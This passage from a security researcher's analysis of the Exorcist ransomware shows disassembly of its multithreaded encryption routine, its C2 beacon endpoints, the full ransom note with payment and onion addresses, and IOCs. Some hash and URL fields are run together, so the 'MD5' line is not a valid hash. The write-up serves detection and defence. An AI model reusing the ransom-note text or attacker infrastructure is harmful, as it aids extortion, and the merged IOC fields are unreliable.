
```
009DF9E0  00A5F448
009DF9E4  00A5EA98
009DF9E8  00A62160
009DF9EC  06BACF64
009DF9F0  2670A376
009DF9F4  4C4200E8
009DF9F8  5BF8CA36
009DF9FC  00A60528
009DFA00  00A5F448
009DFA04  0000021B
009DFA08  00000200
009DFA0C  00A7F6E8
009DFA10  000009A0
009DFA14  00A5D120
009DFA18  00A5F050
009DFA1C  00A5EF88
009DFA20  00A60528
009DFA24  00A5FE00
009DFA28  009DFA64
009DFA2C  00B8431E  return to 79385ed97732aee0036e67824de18e28.00B8431E from 79385ed97732aee0036e6
009DFA30  00A5F448
009DFA34  00A60528
009DFA38  00A7DE48
009DFA3C  00A605B8
009DFA40  00A5C168  L"ZUkMYh"
009DFA44  00A7CBE0
009DFA48  00A5C350
009DFA4C  00A61B68
009DFA50  00A603E8
009DFA54  00A60528
009DFA58  00A7DE48
009DFA5C  00A605B8
```

After encryption, the json is base6 4encoded and then added to the http post request as already shown.

What about the file encryption? After all, this is a ransomware, right? So once the first beacon is sent to the server the ransomware starts the file encryption in a multithreaded fashion. This can be seen in the following screenshots:


```
0000000000402786 push    offset szObjectName ; "gateinfo"
000000000040278B mov     [ebp+lpMem], eax
000000000040278E call    Prep_C2_Wraper_?
0000000000402793 add     esp, 44h
0000000000402796 push    ebx             ; lpMem
0000000000402797 call    Free_heap
000000000040279C pop     ecx
000000000040279D lea     eax, [ebp+SystemInfo]
00000000004027A0 push    eax             ; lpSystemInfo
00000000004027A1 call    ds:GetSystemInfo
00000000004027A7 mov     eax, [ebp+SystemInfo.dwNumberOfProcessors]
00000000004027AA xor     ebx, ebx
00000000004027AC lea     edi, [eax+eax]
00000000004027AF push    edi             ; NumberOfConcurrentThreads
00000000004027B0 push    ebx             ; CompletionKey
00000000004027B1 push    ebx             ; ExistingCompletionPort
00000000004027B2 push    0FFFFFFFFh      ; FileHandle
00000000004027B4 mov     [ebp+nCount], edi
00000000004027B7 call    ds:CreateIoCompletionPort
00000000004027BD mov     [ebp+CompletionPort], eax
00000000004027C0 mov     esi, ebx
00000000004027C2 test    edi, edi
00000000004027C4 jz      short loc_4027E5
```

```
00000000004027C6
00000000004027C6 loc_4027C6:            ; lpThreadId
00000000004027C6 push    ebx
00000000004027C7 push    ebx            ; dwCreationFlags
00000000004027C8 push    eax            ; lpParameter
00000000004027C9 push    offset StartAddress ; lpStartAddress
00000000004027CE push    ebx            ; dwStackSize
00000000004027CF push    ebx            ; lpThreadAttributes
00000000004027D0 call    ds:CreateThread
00000000004027D6 mov     [ebp+esi*4+Handles], eax
00000000004027DD inc     esi
00000000004027DE mov     eax, [ebp+CompletionPort]
00000000004027E1 cmp     esi, edi
00000000004027E3 jb      short loc_4027C6
```



```
00000000004029B0 push    edi             ; Context
00000000004029B1 push    offset sub_401FD7 ; Function
00000000004029B6 mov     [edi+0Ch], eax
00000000004029B9 call    ds:QueueUserWorkItem
00000000004029BF push    esi             ; lpMem
00000000004029C0 call    Free_heap
00000000004029C5 push    [ebp+lpMem]     ; lpMem
00000000004029C8 call    Free_heap
00000000004029CD pop     ecx
00000000004029CE pop     ecx
00000000004029CF jmp     short loc_4029D9
```

```
00000000004029D9
00000000004029D9 loc_4029D9:
00000000004029D9 cmp     dword_40C000, ebx
00000000004029DF ja      short loc_4029D1
```

```
00000000004029D1
00000000004029D1 loc_4029D1:             ; dwMilliseconds
00000000004029D1 push    1
00000000004029D3 call    ds:Sleep
```


```
00000000004029E1 push    [ebp+hKey]      ; hKey
00000000004029E4 call    BCryptDestroyKey
00000000004029E9 push    ebx             ; dwFlags
00000000004029EA push    [ebp+hAlgorithm] ; hAlgorithm
00000000004029ED call    BCryptCloseAlgorithmProvider
00000000004029F2 mov     edi, [ebp+CompletionPort]
00000000004029F5 push    ebx             ; lpOverlapped
00000000004029F6 push    offset sub_402015 ; dwCompletionKey
00000000004029FB push    ebx             ; dwNumberOfBytesTransferred
00000000004029FC push    edi             ; CompletionPort
00000000004029FD call    ds:PostQueuedCompletionStatus
0000000000402A03 mov     esi, [ebp+nCount]
0000000000402A06 lea     eax, [ebp+Handles]
0000000000402A0C push    0FFFFFFFFh      ; dwMilliseconds
0000000000402A0E push    1               ; bWaitAll
0000000000402A10 push    eax             ; lpHandles
0000000000402A11 push    esi             ; nCount
0000000000402A12 call    ds:WaitForMultipleObjects
0000000000402A18 test    esi, esi
0000000000402A1A mov     esi, ds:CloseHandle
0000000000402A20 jz      short loc_402A36
```

```
0000000000402A22 mov     edi, [ebp+nCount]
```

```
0000000000402A25
0000000000402A25 loc_402A25:             ; hObject
0000000000402A25 push    [ebp+ebx*4+Handles]
0000000000402A2C call    esi ; CloseHandle
0000000000402A2E inc     ebx
0000000000402A2F cmp     ebx, edi
0000000000402A31 jb      short loc_402A25
```

```
0000000000402A33 mov     edi, [ebp+CompletionPort]
```

```
0000000000402A36
0000000000402A36 loc_402A36:             ; hObject
0000000000402A36 push    edi
0000000000402A37 call    esi ; CloseHandle
0000000000402A39 pop     edi
0000000000402A3A pop     esi
0000000000402A3B pop     ebx
0000000000402A3C leave
0000000000402A3D retn
0000000000402A3D Start_encrypt_1_? endp
0000000000402A3D
```




```
000000000040201A
000000000040201A
000000000040201A ; Attributes: bp-based frame
000000000040201A
000000000040201A ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
000000000040201A StartAddress proc near
000000000040201A
000000000040201A NumberOfBytesTransferred= dword ptr -0Ch
000000000040201A Overlapped= dword ptr -8
000000000040201A CompletionKey= dword ptr -4
000000000040201A lpThreadParameter= dword ptr  8
000000000040201A
000000000040201A push    ebp
000000000040201B mov     ebp, esp
000000000040201D sub     esp, 0Ch
0000000000402020 lea     eax, [ebp+Overlapped]
0000000000402023 push    edi
0000000000402024 push    0FFFFFFFFh      ; dwMilliseconds
0000000000402026 push    eax             ; lpOverlapped
0000000000402027 lea     eax, [ebp+CompletionKey]
000000000040202A push    eax             ; lpCompletionKey
000000000040202B lea     eax, [ebp+NumberOfBytesTransferred]
000000000040202E push    eax             ; lpNumberOfBytesTransferred
000000000040202F push    [ebp+lpThreadParameter] ; CompletionPort
0000000000402032 call    ds:GetQueuedCompletionStatus
0000000000402038 mov     edi, offset sub_402015
000000000040203D jmp     short loc_40205E
```

```
000000000040205E
000000000040205E loc_40205E:
000000000040205E mov     eax, [ebp+CompletionKey]
0000000000402061 cmp     eax, edi
0000000000402063 jnz     short loc_40203F
```

```
000000000040203F
000000000040203F loc_40203F:
000000000040203F push    [ebp+Overlapped]
0000000000402042 push    [ebp+NumberOfBytesTransferred]
0000000000402045 call    eax
0000000000402047 push    0FFFFFFFFh      ; dwMilliseconds
0000000000402049 lea     eax, [ebp+Overlapped]
000000000040204C push    eax             ; lpOverlapped
000000000040204D lea     eax, [ebp+CompletionKey]
0000000000402050 push    eax             ; lpCompletionKey
0000000000402051 lea     eax, [ebp+NumberOfBytesTransferred]
0000000000402054 push    eax             ; lpNumberOfBytesTransferred
0000000000402055 push    [ebp+lpThreadParameter] ; CompletionPort
0000000000402058 call    ds:GetQueuedCompletionStatus
```

```
0000000000402065 push    0               ; lpOverlapped
0000000000402067 push    edi             ; dwCompletionKey
0000000000402068 push    0               ; dwNumberOfBytesTransferred
000000000040206A push    [ebp+lpThreadParameter] ; CompletionPort
000000000040206D call    ds:PostQueuedCompletionStatus
0000000000402073 xor     eax, eax
0000000000402075 pop     edi
0000000000402076 leave
0000000000402077 retn    4
0000000000402077 StartAddress endp
0000000000402077
```

Once it finished it sends yet again another beacon with data to the server but this time to "*http://217.8.117[.]26/gatedrivers*". In the following picture we can find an example of a ransom note that is left in every directory. The name convention for them is "<extension>-decrypt.hta"



ZUkMYh Decrypt

ZUkMYh Decrypt

All your data has been encrypted with Exorcist Ransomware.

Do not worry: you have some hours to contact us and decrypt your data by paying a ransom.

To do this, follow instructions on this web site: http://217.8.117.26/pay

Also, you can install Tor Browser and use this web site: http://4dnd3utjsmm2zcsb.onion/pay

IMPORTANT: Do not modify this file, otherwise you will not be able to recover your data!

Your authorization key:

```
NHMlPJfS2Q3aVua267n2SytXPk84Hu4xIqgtuoXIXKc1fb3szpnOPCpCqYdGvX15
TaoW17pStB/3HVAZG8o76BFDIVwwd8a2vAneSAVBJ205rFwSnhtUEb3Rlf+o1jei
Bb4wMmo/EVq1snYFz1qFbywCh2LSiXO9TiKr04FzGYq2d1kt+U9cnmyCoiiEDJlv
LurZfSLi63TZWuK8WV3yUwokDm4rSU1hAA94fN30oWgmIgL60tO1aiMMZcXfhY7Y
1O18Z7o0xR6V+qDbsKKN7IBeXUVEUkETn5NAhppZ8NWc9VS+RV8wGNikqRVpKWyW
```

So this will be all for now, there are quite some more interesting aspects to research into like how the file encryption is performed at a cryptographic level, how are some of the other interesting strings (powershell get host by address) used, does this ransomware implement persistence mechanisms, etc. Feel free to contact me for comments and questions. Constructive feedback is always welcomed!

IOCs

Samples:

```
https://bazaar.abuse.ch/sample/a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351
```

MD5:

```
79385ed97732aee0036e67824de18e28f4009abe9f41da41e48340c96e29d62cfa4c4ac8b9c1b14951ae8a
```

SHA256:

```
8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf6db3aae21a6d80857c85f5
```

URLs:

```
http://217.8.117[.]26/gateinfohttp://217.8.117[.]26/gatedrivershttp://4dnd3utjsmm2zcsb
```

IPs:

```
217.8.117[.]26
```

Tria.ge Sandbox reports:

```
https://tria.ge/reports/200724-gmz55kbvr2/behavioral1https://tria.ge/reports/200724-
2v2mzfsjwx/behavioral1https://tria.ge/reports/200724-
kfjg2xf1b2/behavioral1https://tria.ge/reports/200724-
64rls1gjl2/behavioral1https://tria.ge/reports/200724-
b5zwteacds/behavioral1https://tria.ge/reports/200724-
15z7parj4x/behavioral1https://tria.ge/reports/200724-zxydprrjys/behavioral1
```

Acknowledgements:

Special thanks to @rikvduijn and @ValthekOn for helping me figure some of the details out and my team at @kpnsecurity for supporting my crazy projects and reviewing this writeup =D